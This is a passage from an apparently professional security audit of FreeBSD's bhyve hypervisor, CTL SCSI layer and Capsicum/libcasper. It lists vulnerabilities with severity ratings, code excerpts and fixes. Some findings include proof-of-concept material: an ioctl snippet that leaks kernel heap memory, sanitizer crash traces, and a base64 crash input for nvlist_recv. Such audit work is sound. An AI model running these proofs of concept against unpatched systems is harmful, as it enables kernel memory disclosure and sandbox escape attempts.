if (lun->write_buffer == NULL) {
   lun->write_buffer = malloc(CTL_WRITE_BUFFER_SIZE, // size is 0x40000
                              M_CTL, M_WAITOK);
}
```

Then a call to **ctl_read_buffer** allows to return to the user (and the VM guest) the content of this allocation which may contain heap kernel data.

Proof of Concept

For the test, the commands are directly sent from the host and not from a VM, but the behavior will be the same as cbd is fully controlled by the guest.

```
// kldload /boot/kernel/ctl.ko
// ctladm create -b block -o file=/root/target0 -s 256
int fd = open("/dev/cam/ctl", O_RDWR);

io = ctl_scsi_alloc_io(7);
ctl_scsi_zero_io(io);

io->io_hdr.nexus.initid = 7;
io->io_hdr.nexus.targ_port = 1;
io->io_hdr.nexus.targ_mapped_lun = 0;
io->io_hdr.nexus.targ_lun = 0;
io->io_hdr.io_type = CTL_IO_SCSI;

io->taskio.tag_type = CTL_TAG_UNTAGGED;

uint8_t cdb[32] = {};
 // ctl_read_buffer 0x3c 02
 cdb[0] = 0x3c;
 cdb[1] = 0x02;
 // Max length is 0x40000
 struct scsi_read_buffer * cdb_ = (struct scsi_read_buffer *) cdb;
 cdb_->length[0] = 0x04;
 cdb_->length[1] = 0x00;
 cdb_->length[2] = 0x00;

io->scsiio.cdb_len = sizeof(cdb);
memcpy(io->scsiio.cdb, cdb, sizeof(cdb));

io->scsiio.ext_sg_entries = 0;
io->scsiio.ext_data_ptr = calloc(0x40000,1);
io->scsiio.ext_data_len = 0x40000;
io->scsiio.ext_data_filled = 0;
io->io_hdr.flags |= CTL_FLAG_DATA_IN;

err = ioctl(fd, CTL_IO, io);
```

After the call, the leak is available in the `io->scsiio.ext_data_ptr` buffer.

```
0xa1793616910: 00 00 00 00 00 00 00 00 2F 75 73 72 2F 6C 69 62 | ......../usr/lib |
0xa1793616920: 65 78 65 63 2F 61 74 72 75 6E 00 4C 4F 47 4E 41 | exec/atrun.LOGNA |
0xa1793616930: 4D 45 3D 72 6F 6F 74 00 4C 41 4E 47 3D 43 2E 55 | ME=root.LANG=C.U |
0xa1793616940: 54 46 2D 38 00 50 41 54 48 3D 2F 65 74 63 3A 2F | TF-8.PATH=/etc:/ |
0xa1793616950: 62 69 6E 3A 2F 73 62 69 6E 3A 2F 75 73 72 2F 62 | bin:/sbin:/usr/b |
0xa1793616960: 69 6E 3A 2F 75 73 72 2F 73 62 69 6E 00 50 57 44 | in:/usr/sbin.PWD |
0xa1793616970: 3D 2F 72 6F 6F 74 00 55 53 45 52 3D 72 6F 6F 74 | =/root.USER=root |
0xa1793616980: 00 48 4F 4D 45 3D 2F 72 6F 6F 74 00 53 48 45 4C | .HOME=/root.SHEL |
0xa1793616990: 4C 3D 2F 62 69 6E 2F 73 68 00 4D 4D 5F 43 48 41 | L=/bin/sh.MM_CHA |
0xa17936169a0: 52 53 45 54 3D 55 54 46 2D 38 00 42 4C 4F 43 4B | RSET=UTF-8.BLOCK |
0xa17936169b0: 53 49 5A 45 3D 4B 00 00 00 10 00 00 00 00 00 00 | SIZE=K.......... |
                  [...]
0xa179361b960: FF 25 B2 2A 00 00 68 2F 00 00 00 E9 F0 FC FF FF | .%.*..h/........ |
0xa179361b970: FF 25 AA 2A 00 00 68 30 00 00 00 E9 E0 FC FF FF | .%.*..h0........ |
0xa179361b980: FF 25 A2 2A 00 00 68 31 00 00 00 E9 D0 FC FF FF | .%.*..h1........ |
0xa179361b990: FF 25 9A 2A 00 00 68 32 00 00 00 E9 C0 FC FF FF | .%.*..h2........ |
```

It can be noticed that the memory leaked contains both kernel and user data.

Risks

The risk is `high` because the leaked information is valuable to an attacker (0x40000 bytes of kernel or user host data)

Recommendations

Call malloc with `M_ZERO` flag in ctl_write_buffer and ctl_read_buffer

HYP-06 Kernel Out-Of-Bounds access in ctl_report_supported_opcodes

Probability	Impact	Severity	Remediation
MEDIUM	HIGH	MEDIUM	BASIC

Observations

This vulnerability is directly accessible to a guest VM through the **pci_virtio_scsi** bhyve device.

In the function **ctl_report_supported_opcodes** (**sys/cam/ctl/ctl.c**) accessible from the VM, in the case of the option **RSO_OPTIONS_OC_ASA** being called, the **requested_service_action** value is not checked before accessing **&ctl_cmd_table[]**.

```
ctl_report_supported_opcodes(struct ctl_scsiio *ctsio)
{
   int opcode, service_action, i, j, num;
   service_action = scsi_2btoul(cdb->requested_service_action);
   switch (cdb->options & RSO_OPTIONS_MASK) {
       //[..]
       case RSO_OPTIONS_OC_ASA:
           total_len = sizeof(struct scsi_report_supported_opcodes_one) + 32;
           // Unlike the RSO_OPTIONS_OC_SA case, there is no check on service_action
value.
           break;
   }
   //[..]
   switch (cdb->options & RSO_OPTIONS_MASK) {
       //[..]
       case RSO_OPTIONS_OC_ASA:
               one = (struct scsi_report_supported_opcodes_one *)
                   ctsio->kern_data_ptr;
               entry = &ctl_cmd_table[opcode];
               if (entry->flags & CTL_CMD_FLAG_SA5) {
                   entry = &((const struct ctl_cmd_entry *)
                       entry->execute)[service_action];  // execute is array of 0x20
entries but service_action can be set to 0xFFFF
               //[...]
               if (ctl_cmd_applicable(lun->be_lun->lun_type, entry)) {
                   memcpy(&one->cdb_usage[1], entry->usage, entry->length - 1);
```

The impact depends on the kernel memory layout, other kernel modules are located after `ctl.ko` in memory. If an attacker can craft a fake entry in memory (in order to pass the test `ctl_cmd_applicable`) with controlled values for `usage` and `len`, the memcpy call could write past the heap allocation.

Risks

The security risk is `medium` as it strongly depends on kernel module loaded after the ctl.ko module. It could lead to a heap OOB write if the attacker is able to craft an entry.

Recommendations

Check the service_action value before accessing the array.

Redacted

Redacted

Redacted

Redacted

Redacted

Redacted

Redacted

Redacted

Redacted

Redacted

Redacted

Redacted

HYP-13

Out-Of-Bounds read in hda_codec

Probability	Impact	Severity	Remediation
HIGH	LOW	LOW	SIMPLE

Observations

The function **hda_codec_command** (**usr.sbin/bhyve/hda_codec.c**) is vulnerable to buffer over-read, the **payload** value is extracted from the command and used as an array index without any validation.

Fortunately, the **payload** value is capped at 255, so the information disclosure is limited and only a small part of **.rodata** of **bhyve** binary can be disclosed.

```
hda_codec_command(struct hda_codec_inst *hci, uint32_t cmd_data)
// ...
payload = cmd_data & 0xff;
// ...
case HDA_CMD_VERB_GET_PARAMETER:
res = sc->get_parameters[nid][payload];
```

Risks

The risk is **low** because the leaked information is not sensitive. An attacker may be able to validate the version of the bhyve binary using this information disclosure (layout of .rodata information, ex: jmp_tables) before executing an exploit.

Recommendations

Validate the index of the array before the access.

Redacted

Redacted

HYP-16

Kernel heap info leak in ctl_request_sense

Probability	Impact	Severity	Remediation
MEDIUM	LOW	LOW	BASIC

Observations

This vulnerability is directly accessible to a guest VM through the **`pci_virtio_scsi`** bhyve device.

In the function `ctl_request_sense` (**`sys/cam/ctl/ctl.c)`** there is a heap infoleak of 3 bytes.

```
int
ctl_request_sense(struct ctl_scsiio *ctsio)
{
   //[...]
   cdb = (struct scsi_request_sense *)ctsio->cdb;

   ctsio->kern_data_ptr = malloc(sizeof(*sense_ptr), M_CTL, M_WAITOK);
   sense_ptr = (struct scsi_sense_data *)ctsio->kern_data_ptr;
   ctsio->kern_sg_entries = 0;
   ctsio->kern_rel_offset = 0;

   /*
   * struct scsi_sense_data, which is currently set to 256 bytes, is
   * larger than the largest allowed value for the length field in the
   * REQUEST SENSE CDB, which is 252 bytes as of SPC-4.
   */
   ctsio->kern_data_len = cdb->length;
   ctsio->kern_total_len = cdb->length;
```

The maximum length is 255 which is bigger than the size of the structure allocated on the heap. As the buffer is copied back to the user-mode caller this could leak 3 bytes.

Risks

The risk is `low` because even if the leaked data is a part of an address, the 3 bytes will be the low part and will not permit to break kernel ASLR.

Recommendations

Fix the length to the size of the allocation

Redacted

Redacted

HYP-19

Buffer overflow in pci_vtcon_control_send

Probability	Impact	Severity	Remediation
HIGH	LOW	REMARK	BASIC

Observations

The program copies an input buffer to an output buffer without verifying that the size of the input buffer is less than the size of the output buffer, leading to a buffer overflow.

Inside the function `pci_vtcon_control_send` (**`usr.sbin/bhyve/pci_virtio_console.c`**), the length of the iov buffer is not validated before copy of the payload.

```
n = vq_getchain(vq, &iov, 1, &req);
assert(n == 1);

memcpy(iov.iov_base, ctrl, sizeof(struct pci_vtcon_control));
if (payload != NULL && len > 0)
memcpy((uint8_t *)iov.iov_base +
    sizeof(struct pci_vtcon_control), payload, len);
```

Risks

`No security risk`, reported as informational only because the **`iov_base`** points to the guest RAM which is guarded by a 4MB guard zone, so this issue is not exploitable.

Recommendations

Make sure to validate the input buffer fits in the output buffer.

Redacted

HYP-21 fbaddr updated when vm_mmap_memseg fails

Probability	Impact	Severity	Remediation
HIGH	MINIMAL	REMARK	BASIC

Observations

In the function `pci_fbuf_baraddr` (file `usr.sbin/bhyve/pci_fbuf.c`) the field `sc->fbaddr` is set with user controlled value even though the call to `vm_mmap_memseg` fails.

```
if (vm_mmap_memseg(pi->pi_vmctx, address, VM_FRAMEBUFFER, 0,
   FB_SIZE, prot) != 0)
   EPRINTLN("pci_fbuf: mmap_memseg failed");
sc->fbaddr = address;
```

Risks

`No security risk` as currently `sc->fbaddr` is not really used in the source code

Recommendations

Only set the `fbaddr` value when `vm_mmap_memseg` returns 0.

HYP-22 Risky uninitialized variables

Probability	Impact	Severity	Remediation
MEDIUM	MINIMAL	REMARK	BASIC

Observations

The following code pattern was encountered several times. No vulnerability has been found but it could produce leaks in case of errors

```
uint64_t val;
// If the underlying implementation forget to fill val
error = memread(vcpu, gpa, &val, 1, arg);
error = vie_update_register(vcpu, reg, val, size);
```

The variable **val** should be initialized to zero to decrease the risk of a stack memory leak in case of a bug in some handlers.

This pattern is common in the file **vmm_instruction_emul.c** (containing kernel and userland code), but also in the kernel **emulate_inout_port** (sys/amd64/vmm/vmm_ioport.c):

```
static int
emulate_inout_port(struct vcpu *vcpu, struct vm_exit *vmexit, bool *retu)
{

  uint32_t mask, val;

  error = (*handler)(vcpu_vm(vcpu), vmexit->u.inout.in,
                  vmexit->u.inout.port, vmexit->u.inout.bytes, &val);
  // [...]
  if (vmexit->u.inout.in) {
    vmexit->u.inout.eax &= ~mask;
    vmexit->u.inout.eax |= val & mask;
    error = vm_set_register(vcpu, VM_REG_GUEST_RAX, vmexit->u.inout.eax);
```

Risks

`No security risk` reported.

Recommendations

Always initialize variables and buffers than will be sent to the guest (via registers or directly in its memory).

Capsicum

CAP-01 Kernel use after free in umtx_shm_unref_reg_locked (race condition in umtx_shm)

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	CRITICAL	MEDIUM

Observations

In file **`sys/kern/kern_umtx`**, inside the functions `umtx_shm` (line 4540) and `umtx_shm_unref_reg` (line 4411), the refcount of the `umtx_shm_reg` object is not properly handled.

Upon creation of the object (flags `UMTX_SHM_CREAT`) in `umtx_shm_create_reg`, the `ushm_refcnt` is set to 2 (one for the registration in the global array `umtx_shm_registry` and one for the current usage by the caller). The second reference is released at the end of the call by `umtx_shm_unref_reg`.

On release (flags `UMTX_SHM_DESTROY`), the function `umtx_shm_unref_reg` is called twice:

- with the force argument sets to 1 to remove the object from the global array and decrement the refcount
- decrement the refcount acquired by `umtx_shm_find_reg` and free the object

The issue is that the release path (flags `UMTX_SHM_DESTROY`) decrements twice the refcount even if the ushm object was already removed from the global array.

Two threads can reach `umtx_shm_unref_reg(force=1)` at the same time causing the refcount to become invalid and later triggering an UAF:

- Initial refcount 1 (global array)
- Thread 1: `umtx_shm_find_reg` refcount++ 2
- Thread 2: `umtx_shm_find_reg` refcount++ 3
- Thread 1: `umtx_shm_unref_reg(force=1)` refcount-- 2
- Thread 2: `umtx_shm_unref_reg(force=1)` refcount-- 1
- Thread 1: `umtx_shm_unref_reg` refcount-- `0` -> `umtx_shm_free_reg frees umtx_shm_reg` object
- Thread 2: `umtx_shm_unref_reg UAF`

```
// /sys/kern/kern_umtx.c line:4540
static int
umtx_shm(struct thread *td, void *addr, u_int flags)
{
    struct umtx_key key;
    struct umtx_shm_reg *reg;
    struct file *fp;
    int error, fd;
    // ...
    if ((flags & UMTX_SHM_CREAT) != 0) {
        error = umtx_shm_create_reg(td, &key, &reg);
    } else {
        reg = umtx_shm_find_reg(&key); // ref++
        if (reg == NULL)
            error = ESRCH;
    }
    umtx_key_release(&key);
    if (error != 0)
        return (error);
    KASSERT(reg != NULL, ("no reg"));
    if ((flags & UMTX_SHM_DESTROY) != 0) {
        umtx_shm_unref_reg(reg, true); // ref--
    } else { /* ... */ }
    umtx_shm_unref_reg(reg, false); // ref--
    return (error);
}
// line 4388
static bool umtx_shm_unref_reg_locked(struct umtx_shm_reg *reg, bool force)
{ // called by umtx_shm_unref_reg
    bool res;
    mtx_assert(&umtx_shm_lock, MA_OWNED);
    KASSERT(reg->ushm_refcnt > 0, ("ushm_reg %p refcnt 0", reg));
    reg->ushm_refcnt--;
    res = reg->ushm_refcnt == 0;
    if (res || force) {
        if ((reg->ushm_flags & USHMF_REG_LINKED) != 0) {
            TAILQ_REMOVE(&umtx_shm_registry[reg->ushm_key.hash],
                reg, ushm_reg_link);
            reg->ushm_flags &= ~USHMF_REG_LINKED;
        }
        if ((reg->ushm_flags & USHMF_OBJ_LINKED) != 0) {
            LIST_REMOVE(reg, ushm_obj_link);
            reg->ushm_flags &= ~USHMF_OBJ_LINKED;
        }
    }
    return (res);
}
```

Running PoC: casper_tests_poc_kern_02/repro.c (with a kernel compiled with KASAN).

```
kernel: panic: ASan: Invalid access, 4-byte read at
0xfffffe021bd17d60, UMAUseAfterFree(fd)
kernel: cpuid = 5
kernel: time = 1720622098
kernel: KDB: stack backtrace:
kernel: db_trace_self_wrapper() at db_trace_self_wrapper+0xa5/frame 0xfffffe0206dd5510
kernel: kdb_backtrace() at kdb_backtrace+0xc6/frame 0xfffffe0206dd5670
kernel: vpanic() at vpanic+0x226/frame 0xfffffe0206dd5810
kernel: panic() at panic+0xb5/frame 0xfffffe0206dd58e0
kernel: kasan_report() at kasan_report+0xdf/frame 0xfffffe0206dd59b0
kernel: umtx_shm_unref_reg_locked() at umtx_shm_unref_reg_locked+0x40/frame
0xfffffe0206dd5a00
kernel: umtx_shm_unref_reg() at umtx_shm_unref_reg+0x98/frame 0xfffffe0206dd5a30
kernel: __umtx_op_shm() at __umtx_op_shm+0x657/frame 0xfffffe0206dd5c10
kernel: sys__umtx_op() at sys__umtx_op+0x1ae/frame 0xfffffe0206dd5d10
kernel: amd64_syscall() at amd64_syscall+0x39e/frame 0xfffffe0206dd5f30
kernel: fast_syscall_common() at fast_syscall_common+0xf8/frame 0xfffffe0206dd5f30
kernel: --- syscall (454, FreeBSD ELF64, _umtx_op), rip = 0x821e925da, rsp =
0x8208c2e08, rbp = 0x8208c2e30 ---
kernel: KDB: enter: panic
```

Risks

The risk is a **Capsicum sandbox escape** using this exploitable kernel UAF vulnerability, but the exploitation is not trivial.

Recommendations

On **UMTX_SHM_DESTROY**, decrement the refcount only if the object is still in the global array (**USHMF_REG_LINKED**).

CAP-02

Multiple Integer Overflow in nvlist_recv

Probability	Impact	Severity	Remediation
HIGH	HIGH	HIGH	BASIC

Observations

Capsicum sandboxes can use libcasper to provide specific application functionality such as networking, file access, ...

When initializing the sandbox, libcasper spawns unsandboxed service daemons (forks) connected via a socket to the sandboxed application.

The communication channel (socket) uses libnv as a serialization library.

The messages are received in `nvlist_recv` (`/sys/contrib/libnv/nvlist.c`) and the function is not properly verifying the `nvlist_header` structure fields received from the sandbox causing multiple integer overflow that could lead to heap buffer overflow:

```c
// /sys/contrib/libnv/nvlist.c
nvlist_t * nvlist_recv(int sock, int flags)
{
   struct nvlist_header nvlhdr;
   unsigned char *buf;
   size_t nfds, size, i, offset;
   int *fds, soflags, sotype;

   soflags = sotype == SOCK_DGRAM ? MSG_PEEK : 0;
   if (buf_recv(sock, &nvlhdr, sizeof(nvlhdr), soflags) == -1) // receive header
      return (NULL);

   if (!nvlist_check_header(&nvlhdr)) // Only validates magic and flags (sizes are not
validated)
      return (NULL);

   nfds = (size_t)nvlhdr.nvlh_descriptors;
   size =    sizeof(nvlhdr) + (size_t)nvlhdr.nvlh_size   ;    // [1] Integer overflow

   buf =    nv_malloc(size)   ; // Allocation with size controlled
   if (buf == NULL)
      return (NULL);

   ret = NULL;
   fds = NULL;

   if (sotype == SOCK_DGRAM)
      offset = 0;
   else {
      memcpy(buf, &nvlhdr, sizeof(nvlhdr)); // [1] Heap buffer overflow possible
      offset = sizeof(nvlhdr);
   }

   if (buf_recv(sock, buf + offset, size - offset, 0) == -1)
      goto out;

   if (nfds > 0) {
      fds = nv_malloc(   nfds * sizeof(fds[0])   );    // [2] Integer overflow
   if (fds == NULL)
      goto out;
   if (fd_recv(sock, fds, nfds) == -1) // [2] Heap buffer overflow possible
      goto out;
}
```

The fields **nvlh_descriptors** and **nvlh_size** are not validated and could cause heap buffer overflow from a sandboxed process to libcasper daemon.

```
struct nvlist_header {
   uint8_t   nvlh_magic;
   uint8_t   nvlh_version;
   uint8_t   nvlh_flags;
   uint64_t   nvlh_descriptors;
   uint64_t   nvlh_size;
} __packed;
```

Running PoC **`casper_tests_poc_cap_01`** (triggering **`nvlh_descriptors`** integer overflow):

```
* Compile with: clang -DWITH_CASPER -lcasper -lcap_fileargs nvlist_recv_overflow.c -o
nvlist_recv_overflow
* nvlist_recv_overflow:
Result:
Assertion failed: (service->s_magic == SERVICE_MAGIC), function service_connection_remove,
file /usr/src/lib/libcasper/libcasper/service.c, line 166.
Due to heap corruption:
service@entry=0x800a0a000
(gdb) x/50gx 0x800a0a000
0x800a0a000:      0x0000080400000803      0x0000080600000805 // s_magic overwritten by fds
0x800a0a010:      0x0000080800000807      0x0000080a00000809
0x800a0a020:      0x0000080c0000080b      0x0000080e0000080d
0x800a0a030:      0x000008100000080f      0x0000081200000811
```

Risks

The risk is **`important`** due to the heap corruption following the integer overflow. It could be used to execute arbitrary code outside the sandbox but the exploitation is not trivial.

Recommendations

Perform input validation on any numeric input by ensuring that it is within the expected range. Enforce that the input meets both the minimum and maximum requirements for the expected range.

CAP-03 Improper string array validation in nvpair_unpack_string_array leading to heap over-read

Probability	Impact	Severity	Remediation
LOW	MEDIUM	MEDIUM	SIMPLE

Observations

Capsicum sandboxes can use libcasper to provide specific application functionality such as networking, file access, ...

When initializing the sandbox, libcasper spawns unsandboxed service daemons (forks) connected via a socket to the sandboxed application.

The communication channel (socket) uses libnv as a serialization library.

String arrays are unpacked from the client message using **`nvpair_unpack_string_array`** (**`/sys/contrib/libnv/bsd_nvpair.c`**) and the function does not properly validate that the last input string is null terminated which could cause heap overread:

```
// /sys/contrib/libnv/bsd_nvpair.c
const unsigned char * nvpair_unpack_string_array(bool isbe __unused, nvpair_t *nvp,
const unsigned char *ptr, size_t *leftp)
{
   ssize_t size;
   size_t len;
   const char *tmp;
   char **value;
   unsigned int ii, j;

   if (*leftp < nvp->nvp_datasize || nvp->nvp_datasize == 0 ||
       nvp->nvp_nitems == 0) {    // Validates input nvp_datasize (*leftp contains the
remaining input size)
      ERRNO_SET(EINVAL);
      return (NULL);
   }

   size = nvp->nvp_datasize;
   tmp = (const char *)ptr;
   for (ii = 0; ii < nvp->nvp_nitems; ii++) {
      len = strnlen(tmp, size - 1) + 1;       // Uses strnlen to avoid reading OOB so
it could return (size - 1) on the last item
      size -= len;                            // No check on terminating null byte
      if (size < 0) {                   // Note: loop continues if size is 0, the next
item will strnlen(tmp, -1) leading to OOB read in strnlen
                                        //       but it will trigger the error path
(not exploitable)
         ERRNO_SET(EINVAL);
         return (NULL);
      }
      tmp += len;
   }
   if (size != 0) {
      ERRNO_SET(EINVAL);
      return (NULL);
   }

   value = nv_malloc(sizeof(*value) * nvp->nvp_nitems);
   if (value == NULL)
      return (NULL);

   for (ii = 0; ii < nvp->nvp_nitems; ii++) {
      value[ii] = nv_strdup((const char *)ptr);       // strdup could read OOB the last
item since the string may not be null terminated
      if (value[ii] == NULL)
         goto out;
      len = strlen(value[ii]) + 1;       // strlen could read OOB and return the wrong
len
      ptr += len;
      *leftp -= len;       // the remaining size could integer underflow and
nvlist_xunpack continue unpacking on OOB data
   }
   nvp->nvp_data = (uint64_t)(uintptr_t)value;

   return (ptr);
   out:
   for (j = 0; j < ii; j++)
      nv_free(value[j]);
   nv_free(value);
   return (NULL);
}
```

Running PoC:

```
==24305==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x6040000001f8 at pc
0x00000050e307 bp 0x7ffe13656630 sp 0x7ffe13655df0
READ of size 2 at 0x6040000001f8 thread T0
    #0 0x50e306 in strdup (./freebsd/nvfuzz/test+0x50e306)
    #1 0x578cc2 in nvpair_unpack_string_array ./freebsd/nvfuzz/bsd_nvpair.c:1007:15
    #2 0x55bf2c in nvlist_xunpack ./freebsd/nvfuzz/nvlist.c:1188:10
    #3 0x55d362 in nvlist_recv ./freebsd/nvfuzz/nvlist.c:1323:8

0x6040000001f8 is located 0 bytes to the right of 40-byte region [0x6040000001d0,0x6040000001f8)
allocated by thread T0 here:
    #0 0x52237d in malloc (./nvfuzz/test+0x52237d)
    #1 0x55d0f9 in nvlist_recv ./freebsd/nvfuzz/nvlist.c:1298:8
    #2 0x552667 in LLVMFuzzerTestOneInput ./freebsd/nvfuzz/fuzz.c:85:21

Base64 encoded PoC crash.nvlist_recv.bin:
bAAAAAAAAAAAAAAVAAAAAAAAAAoBAAEAAAAAAAAAAQAAAAAAAAAAWA==

PoC content as structures:
struct input {
   struct nvlist_header {
      uint8_t   nvlh_magic;       // NVLIST_HEADER_MAGIC   0x6c
      uint8_t   nvlh_version;     // NVLIST_HEADER_VERSION   0x00
      uint8_t   nvlh_flags;       // 0x00
      uint64_t   nvlh_descriptors; // 0x00
      uint64_t   nvlh_size;        // 0x15 (sizeof(struct nvpair_header) 19 + (namesize) 1 +
(datasize) 1)
   } __packed;
   struct nvpair_header {
      uint8_t   nvph_type;     // 0xa NV_TYPE_STRING_ARRAY   10
      uint16_t   nvph_namesize; // 1
      uint64_t   nvph_datasize; // 1
      uint64_t   nvph_nitems;   // 1
   } __packed;
   char name[1]; // '\x00'
   char data[1]; // 'X'
}
```

Risks

The risk is **medium** since this vulnerability could be used to disclose information from the casper daemon.

Recommendations

Validate that the last string is null terminated. Also please consider adding an error when size is 0 and there are remaining items in the string array.

CAP-04 Kernel uninitialized heap memory read due to missing error check in acl_copyin

Probability	Impact	Severity	Remediation
LOW	LOW	LOW	BASIC

Observations

In the file **/sys/kern/vfs_acl.c**, the function **acl_copyin** does not validate the return value of **acl_copy_oldacl_into_acl** which could lead to uninitialized **acl** structure memory reads.

```
// /sys/kern/vfs_acl.c line 137
static int
acl_copyin(const void *user_acl, struct acl *kernel_acl, acl_type_t type)
{
    int error;
    struct oldacl old;

    switch (type) {
    case ACL_TYPE_ACCESS_OLD:
    case ACL_TYPE_DEFAULT_OLD:
        error = copyin(user_acl, &old, sizeof(old));
        if (error != 0)
            break;
        acl_copy_oldacl_into_acl(&old, kernel_acl); // return value ignored
        break;
    // ...
    }
    return (error);
}

int
acl_copy_oldacl_into_acl(const struct oldacl *source, struct acl *dest)
{
    int i;

    if (source->acl_cnt < 0 || source->acl_cnt > OLDACL_MAX_ENTRIES)
        return (EINVAL); // This error path bypasses the initialization of acl_cnt and
acl_entry
    bzero(dest, sizeof(*dest));
```

The **acl** structure is allocated by **acl_alloc** which does not initialize it to zero in **vacl_aclcheck** and **vacl_set_acl**, later the filesystem handler will read uninitialized fields.

Running PoC caspter_test_poc_kern_03/acl_uninit.c with dtrace:

```
fbt::mac_vnode_check_setacl:entry
{
    printf("[%s] mac_vnode_check_setacl ACL acl_cnt:%x", execname, args[3]->acl_cnt);
}

Result:
# dtrace -s mac.dtrace &
# ./acl_uninit
5  54334   mac_vnode_check_setacl:entry [acl_uninit] mac_vnode_check_setacl ACL acl_cnt:deadc0de
// deadc0de is the kernel allocator pattern of uninitialized or free memory
```

Risks

The risk is **low** since the different filesystems present in the source code validate the value of **acl_cnt** and return an error. It might be possible to disclose the contents of the uninitialized allocation under special conditions but it has not been investigated further.

Recommendations

Check the returned value by **acl_copy_oldacl_into_acl** function and return in case of error.

CAP-05

Kernel iov counter is not decremented in pipe write buffer

Probability	Impact	Severity	Remediation
MEDIUM	MINIMAL	REMARK	BASIC

Observations

In file **`sys/kern/sys_pipe.c`**, the function **`pipe_build_write_buffer`** goes to the next iov entry without updating **`uio->uio_iovcnt`**

```
static int
pipe_build_write_buffer(struct pipe *wpipe, struct uio *uio)
{
   // [...]
   uio->uio_iov->iov_base = (char *)uio->uio_iov->iov_base + size;
   if (uio->uio_iov->iov_len == 0)
      uio->uio_iov++;      // Line 945, uio_iov->count not updated
```

This code pattern does not look safe.

Risks

`No security bug` identified. Thanks to **`uio_resid`** size, the iov processing in the caller will not read outside the bounds of **`uio_iov`** array.

Recommendations

Decrement the iov counter **`uio->uio_iovcnt--`**

SYNACKTIV

+33 1 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com